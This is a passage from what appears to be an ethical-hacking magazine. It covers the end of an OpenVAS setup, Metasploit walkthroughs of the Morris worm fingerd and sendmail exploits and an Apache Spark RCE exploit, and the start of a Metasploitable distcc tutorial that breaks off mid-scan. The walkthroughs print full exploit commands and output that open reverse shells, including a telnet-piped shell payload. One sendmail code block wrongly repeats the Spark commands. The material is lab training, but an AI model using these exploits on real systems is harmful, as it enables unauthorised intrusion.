
Now from another machine, we can access the dashboard of OpenVAS by browsing to its IP address. It will prompt a security warning. Click on "Show Advanced" and then click on the link as shown below.




Login with credentials of the web-admin you just created.



We can't perform any operation unless the "feed" is completely downloaded. We can know the is incomplete when we can see a warning that "Secinfo database is missing". at the top of the dashboard as shown below.



If the feed is complete this message wil vanish as shown in the image below.



Now, our OpenVAS virtual appliance is ready to perform vulnerability scanning.

**Send all the questions
you have about
ethical hacking, cyber security and information security to
qa@hackercool.com**

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

[Morris Worm Fingerd With VAX Reverse Shell Module](#)

TARGET: BSD

TYPE: Remote

FIREWALL : ON

To understand this and the next module, our readers first need to know what Morris worm is. Considered the first computer worm that spread through internet and cause extensive damage to systems, the Morris worm was released on November 1988. This worm spread by exploiting many well known vulnerabilities in Unix Sendmail, finger, rsh/rexec and also weak passwords and made infected machines useless until the worm was removed.

It was written for BSD systems and its primary code affected DEC VAX. Let us see how this module works. This module has been tested on Docker running on the attacker system. Start Metasploit and load the morris_fingerd module as shown below. Type the command **show options** to have a look at all the options this module requires.

```
msf5 > use exploit/bsd/finger/morris_fingerd_bof
msf5 exploit(bsd/finger/morris_fingerd_bof) > show options

Module options (exploit/bsd/finger/morris_fingerd_bof):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    RHOSTS           yes       The target address range or CIDR identifier
  RPORT     79                yes       The target port (TCP)

Payload options (bsd/vax/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     LHOST           yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
```

As you can see in the image above, almost all the options are already set. The only option it requires is the **rhost** and **lhost** option. Set the **rhost** option which is the IP address of our target (since our target is running on the same system as a docker service, it is 127.0.0.1).

Finger or Finger protocol is a network protocol used to exchange human oriented status between systems in a network. The finger service runs on port 79.

Since this module works by exploiting fingerd service, the rport is 79. The **check** command says that the service is running but could not be determined if it is vulnerable or not.

```
msf5 exploit(bsd/finger/morris_fingerd_bof) > set lhost 192.168.41.171
lhost => 192.168.41.171
msf5 exploit(bsd/finger/morris_fingerd_bof) > set rhost 127.0.0.1
rhost => 127.0.0.1
msf5 exploit(bsd/finger/morris_fingerd_bof) > set rport 79
rport => 79
msf5 exploit(bsd/finger/morris_fingerd_bof) > check
[*] 127.0.0.1:79 - The target service is running, but could not be validated.
msf5 exploit(bsd/finger/morris_fingerd_bof) > █
```

Execute the module using the **run** command as shown below. If everything goes well, we will get a command shell on the target as shown below.

```
msf5 exploit(bsd/finger/morris_fingerd_bof) > run

[*] Started reverse TCP handler on 192.168.41.171:4444
[*] 127.0.0.1:79 - Connecting to fingerd
[*] 127.0.0.1:79 - Sending 533-byte buffer
[*] Command shell session 1 opened (192.168.41.171:4444 -> 172.17.0.2:46886) at
2019-05-10 06:44:54 -0400

█
```

```
whoami
whoami: not found
ls
a
bin
boot
copy
dev
drtest
etc
format
genvmunix
lib
lost+found
mnt
pcs750.bin
restoresymtable
sys
tmp
usr
vmunix
pwd
/
cat /etc/motd
4.3 BSD UNIX #1: Fri Jun  6 19:55:29 PDT 1986

Would you like to play a game?

█
```

Morris Worm Sendmail Debug Mode Module

TARGET: BSD

TYPE: Remote

FIREWALL : ON

Just like the above module, this module also belongs to Morris Worm. But this module works by exploiting the weakness in Sendmail service. Sendmail is a email service that uses SMTP protocol to transport emails.

Let us see how this module works. This module has been tested on Docker running on the attacker system. Start Metasploit and load the morris_sendmail module as shown below.

```
msf5 > search morris_sendmail
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check
1	exploit/unix/smtp/morris_sendmail_debug	1988-11-02	average	Yes

Morris Worm sendmail Debug Mode Shell Escape

```
msf5 > █
```

Type the command **show options** to have a look at all the options this module requires. As you can see in the image above, almost all the options are already set. The only options it requires is the **rhosts** and **lhost** option. Set the **rhosts** option which is the IP address of our target (since our target is running on the same system as a docker service, it is 127.0.0.1).

```
msf5 > use exploit/unix/smtp/morris_sendmail_debug
msf5 exploit(unix/smtp/morris_sendmail_debug) > show options
```

```
Module options (exploit/unix/smtp/morris_sendmail_debug):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	25	yes	The target port (TCP)

```
Payload options (cmd/unix/reverse):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

```
  0  Name
```

Since this module works by exploiting sendmail service, the rport is 25. The **check** command confirms that the target is indeed vulnerable.

```
msf5 exploit(linux/http/spark_unauth_rce) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(linux/http/spark_unauth_rce) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf5 exploit(linux/http/spark_unauth_rce) > set rport 6066
rport => 6066
msf5 exploit(linux/http/spark_unauth_rce) > set srvhost 192.168.41.171
srvhost => 192.168.41.171
msf5 exploit(linux/http/spark_unauth_rce) > set srvport 9999
srvport => 9999
msf5 exploit(linux/http/spark_unauth_rce) > set lhost 192.168.41.171
lhost => 192.168.41.171
msf5 exploit(linux/http/spark_unauth_rce) > █
```

Execute the module using the **run** command as shown below. If everything goes well, we will get a command shell on the target as shown below and will open a command shell.

```
msf5 exploit(unix/smtp/morris_sendmail_debug) > run

[*] Started reverse TCP double handler on 192.168.41.171:4444
[*] 127.0.0.1:25 - Connecting to sendmail
[*] 127.0.0.1:25 - Enabling debug mode and sending exploit
[*] 127.0.0.1:25 - Sending: DEBUG
[*] 127.0.0.1:25 - Sending: MAIL FROM:<JmPU4r0IzahYFWH9J6R3Q0cq4aQ6DKDDV>
[*] 127.0.0.1:25 - Sending: RCPT TO:<"| sed '1,/^\$/d' | sh; exit 0">
[*] 127.0.0.1:25 - Sending: DATA
[*] 127.0.0.1:25 - Sending:  PATH=/bin:/usr/bin:/usr/ucb:/etc
[*] 127.0.0.1:25 - Sending: export PATH
[*] 127.0.0.1:25 - Sending: sh -c '(sleep 3916|telnet 192.168.41.171 4444|while
: ; do sh && break; done 2>&1|telnet 192.168.41.171 4444 >/dev/null 2>&1 &)'
[*] 127.0.0.1:25 - Sending: .
[*] 127.0.0.1:25 - Sending: QUIT
[*] Accepted the first client connection...
[*] Accepted the second client connection...

[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "2uNsSFrJtNu5XCq4\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.41.171:4444 -> 172.17.0.2:46942) at
2019-05-10 07:21:56 -0400
[!] 127.0.0.1:25 - Do NOT type `exit`, or else you may lose further shells!
[!] 127.0.0.1:25 - Hit ^C to abort the session instead, please and thank you

whoami
daemon
cat /etc/motd
4.3 BSD UNIX #1: Fri Jun  6 19:55:29 PDT 1986

Would you like to play a game?
█
```


Apache Spark Unauth RCE Module

TARGET: Windows, MacOS, Linux running Apache Spark

TYPE: Remote

Apache Spark is an open-source distributed general-purpose cluster-computing framework which can be installed on a variety of operating systems. In its code, it has a function named CreateSubmissionRequest which accepts Java classes. This module exploits an unauthenticated command execution vulnerability in this function by submitting a malicious Java object.

Let us see how this module works. This module has been tested on Docker running on the attacker system. Start Metasploit and search for this module as shown below.

```
msf5 > search spark
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Checked
1	exploit/linux/http/spark_unauth_rce Apache Spark Unauthenticated Command Execution	2017-12-12	excellent	Yes
2	post/windows/gather/credentials/spark_im Windows Gather Spark IM Password Extraction		normal	No

```
msf5 > █
```

Load the exploit/linux/http/spark_unauth_rce module as shown below. Use command **show options** to have a look at all the options this module requires.

```
msf5 > use exploit/linux/http/spark_unauth_rce
msf5 exploit(linux/http/spark_unauth_rce) > showoptions
^CInterrupt: use the 'exit' command to quit
msf5 exploit(linux/http/spark_unauth_rce) > show options
```

```
Module options (exploit/linux/http/spark_unauth_rce):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Number of seconds the web server will wait before termination
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	6066	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)

Set all the options it requires as shown below. Since our target is running on the same system as a docker service, the rhosts option is set to 127.0.0.1). Since we are submitting a java payload, the payload is set to a java one.

```
msf5 exploit(linux/http/spark_unauth_rce) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(linux/http/spark_unauth_rce) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf5 exploit(linux/http/spark_unauth_rce) > set rport 6066
rport => 6066
msf5 exploit(linux/http/spark_unauth_rce) > set srvhost 192.168.41.171
srvhost => 192.168.41.171
msf5 exploit(linux/http/spark_unauth_rce) > set srvport 9999
srvport => 9999
msf5 exploit(linux/http/spark_unauth_rce) > set lhost 192.168.41.171
lhost => 192.168.41.171
msf5 exploit(linux/http/spark_unauth_rce) > █
```

Execute the module using the **run** command as shown below. If everything goes well, we will get a meterpreter shell on the target.

```
msf5 exploit(linux/http/spark_unauth_rce) > run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.41.171:4444
msf5 exploit(linux/http/spark_unauth_rce) > [*] Starting up our web service ...
[*] Using URL: http://192.168.41.171:9999/Vy0sldumf
[*] Server started.
[*] 172.18.0.3      spark_unauth_rce - 127.0.0.1:6066 - Sending the payload to
the server...
[*] Sending stage (53844 bytes) to 172.18.0.3
[*] Meterpreter session 1 opened (192.168.41.171:4444 -> 172.18.0.3:45522) at 20
19-05-11 10:31:28 -0400
[*] Server stopped.
█
```

Use command **sessions -l** to view the available sessions.

```
msf5 exploit(linux/http/spark_unauth_rce) > sessions -l

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  1    meterpreter java/linux root @ ae529745d03e 192.168.41.171:4444 ->
172.18.0.3:45522 (127.0.0.1)

msf5 exploit(linux/http/spark_unauth_rce) > █
```

ATTACKING THE DISTCC SERVICE RUNNING ON PORT 3632

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials. So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have seen how to hack into some of the HTTP services running on port 80. In this issue, we will see how to hack the distcc service running on the port 3632 of our target machine.

Continuing with the results of the port scan, it is revealed that there is a distccd daemon running on port 3632.

```
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2121/tcp   open  ccproxy-ftp
3306/tcp   open  mysql
3632/tcp   open  distccd
5432/tcp   open  postgresql
5900/tcp   open  vnc
6000/tcp   open  X11
6667/tcp   open  irc
6697/tcp   open  ircs-u
8009/tcp   open  ajp13
8180/tcp   open  unknown
8787/tcp   open  msgsrvr
34000/tcp  open  unknown
44685/tcp  open  unknown
48313/tcp  open  unknown
55002/tcp  open  unknown
MAC Address: 00:0C:29:10:55:7E (VMware)
```

To know about the tool Distcc, first you need to know what compiling is? Compiling is a process which translates programming language into machine language (Computers only understand only machine language). We have time and again used compiling in our magazine. Where? While using C exploits, we have used GCC compiler to translate it into machine language. We normally write code in C source code and then use a compiler to change into machine language. Well, distcc is a tool that speeds up compilation of source code by using distributed computing over a computer network. For a computer to compile the code using this service, a distcc daemon should be running on that machine.

```
root@kali:~# nmap -p3632 -sV 192.168.41.173
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-14 12:50 EDT
Nmap scan report for 192.168.41.173
Host is up (0.0049s latency).

PORT      STATE SERVICE VERSION
